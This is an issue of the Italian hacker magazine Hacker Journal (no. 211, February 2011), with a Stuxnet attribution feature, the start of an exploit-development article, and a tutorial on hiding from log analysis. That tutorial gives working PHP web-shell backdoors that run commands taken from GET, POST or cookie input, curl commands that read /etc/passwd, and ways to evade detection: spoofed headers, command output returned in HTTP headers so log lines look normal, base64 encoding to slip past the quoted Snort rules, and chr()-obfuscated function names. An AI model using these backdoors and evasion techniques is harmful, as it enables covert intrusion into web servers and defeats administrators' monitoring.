WWW.HACKERJOURNAL.IT

N° 211

DIRECTORY

NASCONDERSI NEI FILE DI LOG

RACCONTI UNDERGROUND: la NASA ti attacca

TABNABBING: nuova minaccia Web 2.0

HACKER JOURNAL N° 211 - MENSILE - ANNO 11 - € 2,00
WLF PUBLISHING
9 771594 577001 10211

RAGGIUNGETECI SUL NOSTRO CANALE IRC
Canale: #hackerjournal
Server: irc.azzurra.org
Fateci sapere le vostre opinioni sul forum
http://www.hackerjournal.it/forum.php

laboratorio@hackerjournal.it
Questo indirizzo è stato creato per inviare articoli, codici, spunti e idee. E' quindi proprio una sorta di "incubatore di idee".

posta@hackerjournal.it
E' l'account creato per l'omonima rubrica che è ricomparsa nelle pagine della rivista. A questo indirizzo dovete inviare tutte le mail che volete vengano pubblicate su HJ.

redazione@hackerjournal.it
Questo è l'indirizzo canonico. Quello con cui potete avere un filo diretto, sempre, con la redazione, per qualsiasi motivo che non rientri nelle due precedenti categorie di posta.

Sommario

ANNO 11 - N. 211
FEBBRAIO 2011

Editore: WLF Publishing S.r.l
Socio Unico medi & Son S.r.l
Via Torino 51 - 20063 Cernusco S/N (MI)
Tel. 02.924321 - Fax 02.92432236

Direttore responsabile: Teresa Carsaniga

Segretaria di Redazione: Laura Grazzi

Printing: Arti Grafiche Boccia Spa – Salerno

Distributore: M-DIS Distribuzione Spa - Milano

HACKER JOURNAL
Pubblicazione registrata al Tribunale di Milano il 27/10/03 con il numero 601

Una copia: euro 2,00

Vignett@

Hackers

by: Giuseppe Di Noto

Eh eh , un altro di quei maledetti lamer eliminato ! Oh si ! Come godo !!!!! Ehi , c'è Dan in linea what's up amico ?

CLIC - CLIC CLAC CLIC - CLAC

2	4			6	5		8	7
8								
			2				4	1
	2			8	6		9	4
				1				
4	7		3	2			5	
6	9				2			
								6
5	8		6	3			2	9

di redazione@hackerjournal.it

Caso Stuxnet: l'inchiesta di Hacker Journal

Stuxnet, il worm che ha paralizzato le infrastrutture critiche di Iran ed India, potrebbe non essere così micidiale come inizialmente millantato dai media, proprio quando cominciava a farsi strada l'ipotesi di un complotto Israelo-Americano.

LA STORIA (IN PILLOLE)

La sua esistenza viene segnalata per la prima volta nel giugno del 2010 da VirusBlokAda (società bielorussa che si occupa di sicurezza) e da subito si capisce che non si tratta della solita minaccia informatica. Il worm si propaga attraverso le chiavette USB, come un comune malware, ma è in grado di riprogrammare i sistemi di controllo e monitoraggio industriali (banalmente denominati SCADA) di marca **Siemens**. Una ricerca Symantec rivela in seguito che la maggior parte dei sistemi colpiti ha sede in **Iran**. Da qui nasce l'ipotesi che l'obiettivo finale possa essere stato il paese asiatico e nello specifico il suo programma di proliferazione nucleare. Parte così la caccia al mandante, con ipotesi che si rincorrono e colpi di scena dell'ultima ora. Facciamo insieme il punto della situazione.

I MANDANTI

"Cui prodest" (a chi giova?) dicevano i latini. A questo punto dell'inchiesta è lecito porsi la domanda. Alcuni blog in rete citano una presunta origine cinese del malware. Ma perché mai la Cina (che pure sarebbe stata colpita in qualità di vittima, anche se di striscio, dal problema) avrebbe avuto interesse nel fare una cosa del genere? A quanto pare, sempre citando le informazioni trapelate dalla rete, Pechino vorrebbe fermare il programma nucleare iraniano, mostrandosi critico da un lato verso le sanzioni imposte al paese islamico (che ricordiamolo è il terzo fornitore di petrolio al mondo) e dall'altro sabotando con un virus le sue centrali ed infrastruttura nevralgiche. L'ipotesi Cina fin da subito non appare però tra le più gettonate, tanto da venire etichettata come **fantapolitica** da diversi ricercatori. Ma allora chi è stato? Veniamo anzitutto alle certezze: **Stuxnet non può essere stato realizzato da una singola persona.**

Stando alle testimonianze che ci arrivano da chi ha potuto visionare il codice del worm, un individuo avrebbe dovuto conoscere la piattaforma Siemens, essere capace di fare il reverse engineering di una moltitudine di formati file, avere conoscenze di kernel rootkit e sviluppo di exploit. Troppo per essere il frutto del lavoro di una sola mente. Dati i requisiti necessari per realizzare un malware di questo tipo (disponibilità di specifiche tecniche dei sistemi SCADA non così comuni da reperire, competenze nella riprogrammazione di schede PLC, apparecchiature costose e difficili da trovare sul mercato, etc..) il New York Times ha fornito nelle scorse settimane la sua verità: ci deve essere stato dietro qualche stato o governo e più nello specifico si sarebbe trattato di un complotto israelo-americano volto a frenare il programma nucleare iraniano.

Nell'articolo pubblicato online **[1]** sul sito della celebre testata giornalistica si legge: *"Sebbene i funzionari americani ed israeliani si rifiutino di parlare pubblicamente circa ciò che sta accadendo a Dimona,* (ndr. centrare nucleare israelita costruita nel deserto del Negev) *le operazioni attualmente in corso, così come gli sforzi congiunti degli USA, sono gli indizi più recenti e più forti che suggeriscono come il virus sarebbe stato progettato proprio in seno ad un progetto comune israelo-americano volto a sabotare il programma nucleare iraniano".*

La conferma di queste affermazioni arriverebbe dal fatto che già nel 2008, nei laboratori nazionali dell'Idaho (struttura operante negli USA) erano state condotte importanti ricerche sulla sicurezza dei sistemi di controllo industriale progettati da Siemens. Esistono tra l'altro alcune slide **[2]** di quel periodo che mostrano chiaramente foto (**Figura 1 e Figura 2)** di ricercatori governativi statunitensi che testano interi rack di sistemi SCADA dello stesso tipo di quelli usati in Iran. Un'altra slide **[3]** testi-

monierebbe come ancora un anno prima di Stuxnet, altri ricercatori del settore sicurezza (sempre degli Stati Uniti e sempre riconducibili ad ambienti governativi dello stesso paese) avrebbero descritto per filo e per segno, nella loro presentazione, il piano di attacco che poi successivamente è stato in effetti sfruttato dal worm per diffondersi. Altre prove emergerebbero da un dossier di wikileaks reso pubblico lo scorso 21 gennaio. Il documento rivelerebbe come diversi ufficiali USA fossero stati consigliati, un anno prima, da un esperto di politiche internazionali operante in Germania e vicino al governo tedesco, circa la migliore strategia da adottare contro la proliferazione nucleare dell'Iran. Il consiglio era quello di sabotare le centrali del paese nemico, citando come possibili opzioni un'esplosione accidentale o l'hacking del suo sistema informativo ed etichettando queste iniziative **più efficaci di un comune attacco militare [4]**.

Figura 1

Ma, come spesso accade in ogni film di spionaggio, esistono degli indizi che smontano completamente la tesi del complotto israelo-americano. Gli sviluppatori dietro Stuxnet potrebbero infatti non essere quella super-elite di esperti così tanto romanzata dai media. Stando a **Tom Parker**, uno dei consulenti che ha potuto visionare come il worm è stato realizzato, molti riscontri all'interno del suo codice indicherebbero la scarsa qualità dello stesso, anche se in alcuni punti risulterebbe essere davvero efficace e sofisticato. Parker afferma che ci sono troppi errori e troppe inconsistenze tecniche. Ad esempio il meccanismo di **Command-and-Control (C&C)** sembra essere stato scarsamente progettato tanto che il traffico prodotto dal malware viene trasmesso in chiaro attraverso la rete. Non si segnalano in aggiunta particolari tecniche di offuscamento del binario e ciò ha reso possibile disassemblarlo ed accedere con poco sforzo ai suoi internals. Volendo dirla tutta, ad un certo punto il worm ha cominciato a propagarsi anche verso Internet, sebbene esistano indicazioni nel codice che questa non sarebbe stata l'intenzione originaria degli sviluppatori.
Stuxnet potrebbe quindi essere il frutto della collaborazione di **due diversi gruppi**. Un primo gruppo di programmatori talentuosi che avrebbe prodotto la maggior parte del codice (inclusi gli exploit e gli 0day più sofisticati) ed un altro gruppo, composto invece da elementi con competenze minori, che lo avrebbe adattato per i propri scopi (ad esempio aggiungendo la parte C&C). Ciò comunque proverebbe che a muovere i fili non sia stato nessun paese industrializzato, viste appunto le carenze così evidenti presenti nel codice. Alla fine alcuni indizi nel codice stesso sembrano puntare ad una gang di cybercriminali dell'est (forse ucraini o russi). E se la verità invece stesse in mezzo? Della serie un governo (magari in collaborazione con un altro stato alleato) che ha finanziato un gruppo altamente skillato per la realizzazione del worm e poi ingaggiato un team diverso che si occupasse del lavoro sporco (packaging e diffusione), magari per sviare i sospetti? Ipotesi per ipotesi, questa al momento ci sembra la più veritiera.

COME STUXNET CAMBIA LO SCENARIO

E' stato aperto il vaso di Pandora? Secondo alcune opinioni, con Stuxnet ha *inizio* una nuova era, quella di una nuova famiglia di software estremamente maligni che sarà presto presa ad esempio da gruppi terroristici ma anche da stati di tutto il mondo. Applicazioni di questo tipo potranno essere utilizzate come vere e proprie armi di spionaggio in grado di mettere in ginocchio una superpotenza senza ricorrere alla forza. Di fatto, nel caso dell'Iran, possiamo congetturare che il suo programma nucleare ha subito una battuta d'arresto e tutto senza sparare un solo colpo.

Secondo altri, per quanto offensivo, Stuxnet ha invece suscitato più clamore *che danni alle* infrastrutture critiche di paesi esteri. Ma ci chiediamo mai come allarmi di questo tipo possano incidere

realmente sulla spesa della collettività? Di sicuro è inutile sperare che con un malware, in futuro, si possano interrompere completamente le guerre vere (quelle fatte di missili, elicotteri e morti) ma è altrettanto palese che le battaglie combattute a suon di bit potranno rivelarsi davvero pericolose per le popolazioni, soprattutto se un worm dovesse sfuggire (volutamente o meno) al controllo del suo creatore e malauguratamente dovesse colpire obiettivi diversi da quelli originariamente pensati, lasciando magari città intere senza corrente elettrica, ospedali al freddo, semafori bloccati e la copertura telefonica assente. Scenario apocalittico? Forse prima di Stuxnet si poteva sorridere pensando alla veridicità di questi eventi (come dimenticarsi, nel surreale film Hackers di ben 16 anni fa, quando i protagonisti ribaltavano completamente una nave via software? **[Figura 3]**) ma da oggi le cose possono considerarsi cambiate.

Magari non sarà un problema per i paesi del terzo mondo (dove i sistemi critici sono ancora tutti manuali) ma la società industrializzata è fortemente minacciata da vicino. Per quanto riguarda l'Italia confidiamo nella nostra arretratezza tecnologica, sperando che in futuro, gli acquedotti e le altre infrastrutture critiche, non siano troppo connessi o gestiti da dispositivi di ultima generazione!





Figura 2

RIFERIMENTI E LINK


[1] *http://www.nytimes.com/2011/01/16/world/middleeast/16stuxnet.html*

[2] *http://graphics8.nytimes.com/packages/pdf/science/NSTB.pdf*

[3] *http://www.digitalbond.com/wp-content/uploads/2009/09/Energysec.pdf*

[4] *http://www.csmonitor.com/USA/2011/0119/Stuxnet-cyberattack-Does-new-WikiLeaks-cable-shed-light-on-who-did-it*

Figura 3

https://www.moneybookers.com/app/?rid=2046761

di redazione@hackerjournal.it

NASCONDERSI NEI FILE DI LOG

IMPARIAMO COME RENDERE PIÙ DIFFICILE LA VITA A CHI TENTA DI INDIVIDUARCI ATTRAVERSO L'ANALISI DEI LOG

Per testare gli esempi qui proposti è sufficiente disporre di una distribuzione Linux qualsiasi, aver installato curl, aver avviato un web server con supporto PHP (nel caso di Apache lanciate `/etc/init.d/httpd start` da linea di comando) e posizionato tutti gli script dentro la DocumentRoot (solitamente /var/www/html).

Tipicamente un attacco informatico si compone di tre fasi. Nella prima, detta di **Information Gathering**, si parte con l'identificazione del target. Nella seconda, l'attacco vero e proprio (**Exploitation**), si cerca di compromettere l'obiettivo ottenendo ad esempio l'accesso ad una shell interattiva. La terza fase è il **Post Exploitation** ovvero quando, una volta completata l'intrusione, si cerca di mantenere il controllo del target il più a lungo possibile, magari attraverso una backdoor. Tutte queste fasi producono un certo livello di **evidenze** o **disturbo** nei file di log del sistema target. L'obiettivo di chi attacca è invece ovviamente quello di non essere scoperti. Poiché l'invisibilità completa in un sistema è una chimera (un rootkit per quanto complesso lascia sempre delle tracce da analizzare, mentre una backdoor collocata in un file binario verrà sicuramente spazzata via al successivo aggiornamento applicativo) un buon compromesso raggiungibile può essere semplicemente acquisire la capacità di generare il minore rumore di fondo possibile.

Supponiamo ad esempio di essere riusciti, sfruttando una vulnerabilità applicativa, ad accedere al sistema target e modificare uno script php esistente in modo da aggiungere una chiamata alla funzione `passthru()`:

filename: test1.php

```
<?php
echo "<p>APPLICAZIONE XYZ<p>";
@passthru($_GET['cmd']);
?>
```

Prima della modifica, il normale funzionamento dello script era quello di ritornare al browser il messaggio "APPLICAZIONE XYZ" (Figura 1). Tuttavia con il semplice inserimento della chiamata `passthru()`, se il parametro `cmd` viene popolato con un comando di sistema, questo viene eseguito e l'utente ottiene in ritorno anche il relativo output. Da notare l'importanza del simbolo '@' prima del nome della funzione che sopprime la visualizzazione degli errori a video. Vediamo come è possibile lanciare dei comandi a piacimento con **curl** sfruttando questa semplice backdoor:

```
$ curl http://ip_server/test1.php?cmd=id
<p>APPLICAZIONE XYZ</p>
uid=48(apache) gid=48(apache)
groups=48(apache)

$ curl http://ip_server/test1.
php?cmd=cat%20/etc/passwd
<p>APPLICAZIONE XYZ</p>
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
[...]
```





Figura 1

Il risultato del comando viene riportato assieme all'output normalmente trasmesso dall'applicazione (il testo "APPLICAZIONE XYZ"). Osservando i log del web server (`tail -f /var/log/httpd/access_log`) le precedenti operazioni hanno generato le seguenti evidenze:

```
a.b.c.d - - [12/Jan/2011:11:33:31 +0100]
"GET /test1.php?cmd=id HTTP/1.1" 200 104
"-" "curl/7.15.5 (x86_64-redhat-linux-gnu)
libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3
libidn/0.6.5"
```

```
a.b.c.d - - [12/Jan/2011:14:11:31 +0100]
"GET /test1.php?cmd=cat%20/etc/pas-
swd HTTP/1.1" 200 1918 "-" "curl/7.15.5
(x86_64-redhat-linux-gnu) libcurl/7.15.5
OpenSSL/0.9.8b zlib/1.2.3 libidn/0.6.5"
```

L'amministratore di sistema può in pratica facilmente individuare la presenza di un parametro sconosciuto e quale comando è stato eseguito (es, `cmd=id`) riconducendolo immediatamente alla scoperta della backdoor. Dal punto di vista dell'attacker occorre chiaramente prendere dei provvedimenti per mascherare meglio l'utilizzo della backdoor. Un maggiore livello di occultamento lo si potrebbe raggiungere utilizzando il metodo HTTP POST invece di GET:

filename: test2.php

```
<?php
echo "<p>APPLICAZIONE XYZ</p>";
@passthru($_POST['cmd']);
?>
```

Con questa modifica non è più possibile passare il comando da eseguire direttamente nella query string. Il parametro `cmd` ed il relativo comando andranno invece forniti utilizzando un'apposita struttura **application/x-www-form-urlencoded**. Con curl il solo onere aggiuntivo rispetto all'esempio precedente consiste nel fare uso dell'opzione –d:

```
$ curl http://ip_server /test2.php -d
"cmd=id"
[...]
uid=48(apache) gid=48(apache)
groups=48(apache)
```

Questa volta la traccia lasciata nei file di log è la seguente:

```
a.b.c.d - - [12/Jan/2011:15:34:27 +0100]
"POST /test2.php HTTP/1.1" 200 105 "-"
"curl/7.15.5 (x86_64-redhat-linux-gnu)
libcurl/7.15.5 OpenSSL/0.9.8b zlib/1.2.3
libidn/0.6.5"
```

Il risultato ottenuto dall'attacker è che gli argomenti trasmessi con POST non sono stati loggati, ovvero dai log del web server non è possibile individuare il comando trasmesso. Tuttavia la presenza di un User Agent non standard, così come l'assenza di un Referer, potrebbero ancora insospettire l'amministratore di sistema. Fortunatamente entrambe le informazioni sono facilmente falsificabili lato client. Volendo rimanere fedeli alla serie di esempi fatti con curl, le opzioni da linea di comando da impiegare sono –**A** per impostare l'User Agente e –**e** per specificare il Referer:

```
$ curl http://ip_server /test2.php -d
"cmd=id" -A "Mozilla/5.0 (Windows;
U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13" -e "http://
ip_server/"
```

Nei log è adesso apprezzabile la seguente evidenza:

```
a.b.c.d - - [12/Jan/2011:16:03:01 +0100]
"POST /test2.php HTTP/1.1" 200 105
"http://ip server/" "Mozilla/5.0 (Win-
dows; U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13"
```

Supponiamo invece che la modalità comune utilizzata dai client legittimi per accedere all'applicazione (o comunque allo script php) in cui è stata inserita la backdoor sia tramite GET. Un numero elevato di POST verso questa pagina potrebbe chiaramente insospettire l'amministratore di sistema. La domanda da porsi a questo punto è: esiste un modo per continuare ad invocare una pagina utilizzando il metodo GET ma evitando che gli argomenti siano loggati? La risposta è affermativa. Immaginate infatti una modifica di questo tipo:

filename: test3.php

```
<?php
echo "<p>APPLICAZIONE XYZ</p>";
@passthru($_COOKIE['cmd']);
?>
```

Il comando da far eseguire al server in questo caso viene passato tramite cookie. Per quel che riguarda curl, sollecitare la backdoor comporta unicamente l'impiego del flag –**b** da linea di comando:

```
$ curl http://ip_server /test3.php -b
"cmd=id" -A "Mozilla/5.0 (Windows;
U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13"
```

E questa è la traccia lasciata nei log:

```
a.b.c.d - - [12/Jan/2011:16:12:27 +0100]
"GET /test3.php HTTP/1.1" 200 105 "-" "Mo-
zilla/5.0 (Windows; U; Windows NT 6.1; it;
rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13"
```

Apparentemente sembra che abbiamo raggiunto un buon livello di occultamento. Il metodo con cui lo script viene invocato è GET e nessun parametro è loggato. Ma proviamo a confrontare questa evidenza con la traccia lasciata nei log da un client legittimo:

```
ip_client - - [12/Jan/2011:12:37:11 +0100]
"GET /test3.php HTTP/1.1" 200 24 "-" "Mo-
zilla/5.0 (Windows; U; Windows NT 6.1; it;
rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13"
```

Ciò che si evince è che la richiesta regolare di un client verso questa pagina produce una risposta di 24 byte, mentre quando viene attivata la backdoor, la dimensione dei byte ritornati varia in funzione dell'output prodotto in risposta al comando trasmesso. Questo in un certo qual senso potrebbe

diventare un segnale di allarme agli occhi di un amministratore di sistema attento. A seconda di come è configurato il web server in cui risiede la backdoor si può comunque raggiungere un livello di occultamento ancora maggiore. Volendo proporre un esempio concreto, per testare gli script di questo articolo, in redazione abbiamo utilizzato la versione di default di Apache fornita con CentOS 5.5. In questa distribuzione la direttiva LogFormat del file di configurazione del web server viene così definita:

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combine
```

Dal manuale di Apache si apprende che **%b** rappresenta la dimensione in byte dei dati ritornati al client, esclusi gli *header HTTP*. Ciò significa che se facciamo in modo che la backdoor ritorni, come parte degli header HTTP, l'output del comando che le è stato chiesto di eseguire, sia la richiesta proveniente da un client lecito che quella proveniente dall'attacker lasceranno nei file di log esattamente le stesse evidenze. Ecco un esempio concreto:

filename: test4.php

```
<?php
@header("Header-XXX:".@exec($_
COOKIE['cmd']));
echo "<p>APPLICAZIONE XYZ</p>";
?>
```

Osserviamo cosa accade invocando il nuovo script con curl. In questo caso per vedere l'output del comando trasmesso utilizziamo l'opzione **-v** (verbose):

```
$ curl http://ip_server/test4.php -b
"cmd=id" -A "Mozilla/5.0 (Windows;
U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13" -v

HTTP/1.1 200 OK
Date: Thu, 13 Jan 2011 14:50:48 GMT
Server: Apache/2.2.3 (CentOS)
[...]
Header-XXX: uid=48(apache) gid=48(apache)
groups=48(apache)
[...]
<p>APPLICAZIONE XYZ</p>
```

Come volevasi dimostrare l'output del comando **id** viene riportato dentro **Header-XXX**. Ed ecco la traccia lasciata nei log:

```
ip_client - - [13/Jan/2011:12:37:11 +0100]
"GET /test4.php HTTP/1.1" 200 24 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; it;
rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13"
```

perfettamente uguale a quella lasciata da un client legittimo. L'occultamento nei file di log a questo punto si può considerare completo. Ma cosa succede se tra l'attacker ed il web server target è installato un Network Intrusion Detection System (NIDS)? Per fornire una risposta esaustiva

basta dare una rapida occhiata ad alcune delle regole caricate di default da Snort, certamente il software open source di Intrusion Detection/Prevention più conosciuto al mondo. Dal file **attack-responses.rules**:

```
alert ip any any -> any any
(msg:"ATTACK-RESPONSES id check returned root"; content:"uid=0|28|root|29|";
metadata:policy balanced-ips drop, policy
security-ips drop; classtype:bad-unknown;
sid:498; rev:7;)

alert ip $HOME_NET any -> $EXTERNAL_NET any
(msg:"ATTACK-RESPONSES id check returned
userid"; content:"uid="; nocase; content:"
gid="; distance:0; pcre:"/uid=\d{1,5}\S+\
s+gid=\d{1,5}/smi"; classtype:bad-unknown;
sid:1882; rev:14;)
```

Si tratta di alcuni esempi rappresentativi di regole che analizzano il traffico di rete alla ricerca di contenuti che diano evidenza di un problema di sicurezza. In entrambi i casi le regole segnalano un'anomalia se viene ricostruita una sessione dati riconducibile all'output del comando "`id`". Il perché dell'esistenza di queste regole è dovuto al fatto che originariamente gli exploit old-school (quelli che per inteso sfruttavano una vulnerabilità su un demone di rete e non un banale XSS su un'applicazione web) dopo aver eseguito un bind o reverse shellcode, lanciavano in automatico "`id`" come primo comando della sessione prima di accettare ulteriori comandi dall'attacker. Nel corso degli anni quindi l'output del comando "`id`" trasmesso da un sistema della rete interna verso Internet, è chiaramente divenuto un probabile segnale di intrusione da rilevare.

A tal proposito, nella configurazione di un IDS, sono solitamente presenti numerose regole che rivelano anche la probabile interazione di un attacker con una shell, intercettando il banner del prompt dei comandi trasmesso su porte non comuni di una sessione TCP. Eccone un esempio:

```
alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET
any (msg:"ATTACK-RESPONSES Microsoft cmd.exe
banner"; flow:established; content:"Microsoft
Windows"; content:"|28|C|29| Copyright 1985-
"; distance:0; content:"Microsoft Corp.";
distance:0; metadata:policy balanced-ips
drop, policy connectivity-ips drop, policy
security-ips drop; reference:nessus,11633;
classtype:successful-admin; sid:2123;
rev:4;)
```

Ai fini della nostra discussione è evidente quindi che trasmettere in chiaro testo l'output riportato dalla backdoor non rappresenta la migliore tecnica di occultamento che possiamo mettere in campo ma, con un semplice accorgimento, possiamo eludere potenzialmente anche i controlli di Snort. Ad esempio si può pensare ad una modifica di questo tipo:

filename: test5.php

```
<?php
if(isset($_COOKIE)) @header("Header-XXX:".@
base64_encode(@exec($_COOKIE['cmd'])));
echo "<p>APPLICAZIONE XYZ</p>";
?>
```

In questo caso il comando eseguito dalla backdoor viene inserito nell'header fittizio **Header-XXX** ma restituito codificato in base64:

```
$ curl http://ip_server/test5.php -b
"cmd=id" -A "Mozilla/5.0 (Windows;
U; Windows NT 6.1; it; rv:1.9.2.13)
Gecko/20101203 Firefox/3.6.13" -v

HTTP/1.1 200 OK
[...]
Header-XXX: dWlkPTQ4KGFwYWNoZ [...]
```

Per decodificarlo al volo possiamo avvalerci dell'utility base64 che su CentOS fa parte del pacchetto coreutils:

```
$ echo dWlkPT[...] | base64 -d
uid=48(apache) gid=48(apache)
groups=48(apache)
```

In generale per rimanere nascosti agli occhi di un IDS la codifica base64 può essere sufficiente ma, ovviamente, aggiungere un ulteriore layer di compressione dei dati o cifratura con algoritmo crittografico simmetrico, può offrire livelli di occultamento superiori.

Conclusione

Prima di concludere sono doverose alcune considerazioni. Anzitutto modificare i sorgenti di un sito per introdurre una backdoor è un'attività che può essere facilmente identificata da un HIDS (Host Intrusion Detection System) come **tripwire** o **Samhain**. Nella realtà però gli amministratori di sistema odiano utilizzare questi strumenti per monitorare le directory che possono contenere file in continua evoluzione come log o appunto pagine html, script php, etc... pertanto l'attacker ha sempre una buona chance di rimanere nascosto.

Nel tentativo di rendere un po' più difficile l'individuazione della backdoor e facendo seguito ad un trend affermato da anni, soprattutto nello sfruttamento di vulnerabilità che colpiscono i browser e che utilizzano Javascript come vettore di attacco, si può cercare di mascherare il codice o le funzioni invocate in modo da sostituire i caratteri ASCII con la relativa codifica numerica, utilizzando `chr()` come sotto mostrato:

filename: test6.ph

```
<?php

echo "<p>APPLICAZIONE XYZ</p>";
//$a = '@passthru'
$a='@p'.chr(112).chr(97).chr(115).chr(115).
chr(116).chr(104).'ru';
$a($_POST['cmd']);
?>
```

Infine è opinione di alcuni esperti (ed anche della nuova redazione di Hacker Journal) che il modo migliore per imparare l'arte dello **stealthing** (o perlomeno per raggiungere un buon livello di occultamento) sia di installare un NIDS come Snort nella propria rete ed osservare il suo comportamento. Questo può risultare un modo perfetto per imparare a capire il tipo di disturbo o di evidenza prodotti nei log di un IDS dopo ogni singola azione compiuta in rete.

Good Hacking!

Se vuoi evitare che qualcuno possa utilizzare alcune delle tecniche di occultamento presentate in questo pezzo e migliorare la configurazione del tuo web server, non perdere l'articolo sull'hardening di Apache nel prossimo numero di Hacker Magazine, la rivista gemella di Hacker Journal orientata ai tutorial

Referenze & Link

http://php.net/manual/en/function.passthru.php
http://www.php.net/manual/en/function.exec.php
http://www.faqs.org/rfcs/rfc2616.html
http://www.la-samhna.de/samhain/
http://sourceforge.net/projects/tripwire/

di Marco Ortisi

REMOTE LEAK MEMORY

NEL NUMERO PRECEDENTE DI HACKER JOURNAL ABBIAMO DISCUSSO DELLA VULNERABILITÀ CVE-2010-4221 ED ANALIZZATO SOMMARIAMENTE IL FUNZIONAMENTO DI UNO DEGLI EXPLOIT RILASCIATI IN RETE. OGGI DESCRIVEREMO COME INDURRE UN LEAK-MEMORY E COME QUESTO PUÒ AVVANTAGGIARCI NELLA CREAZIONE DI UN EXPLOIT OLD-SCHOOL.

Nel forum di Hacker Journal ci capita spesso di leggere thread **[1]** in cui gli utenti cercano delle soluzioni o delle risposte legate al perché non riescono a sfruttare un buffer overflow nello stack in una semplice applicazione di esempio in modo da eseguire codice locale o remoto. Solitamente le soluzioni fornite dagli utenti del forum portano alla disattivazione di tutte le misure di protezione del kernel o i controlli di sicurezza del compilatore che possono causare problemi, il che è improbabile nei deployment applicativi reali.

Purtroppo è vero! Siamo ben lontani dagli anni 90 e dalle tecniche (oggi a dir poco superate) spiegate nei primi tutorial di mudge ed aleph1, ma conforta il fatto che c'è ancora spazio per l'inventiva in questo specifico segmento della sicurezza informatica. Prima di addentrarci nel vivo dell'articolo, vediamo quindi come sono cambiate le cose e quali meccanismi di protezione ostacolano lo sfruttamento di un tipico buffer overflow sullo stack.

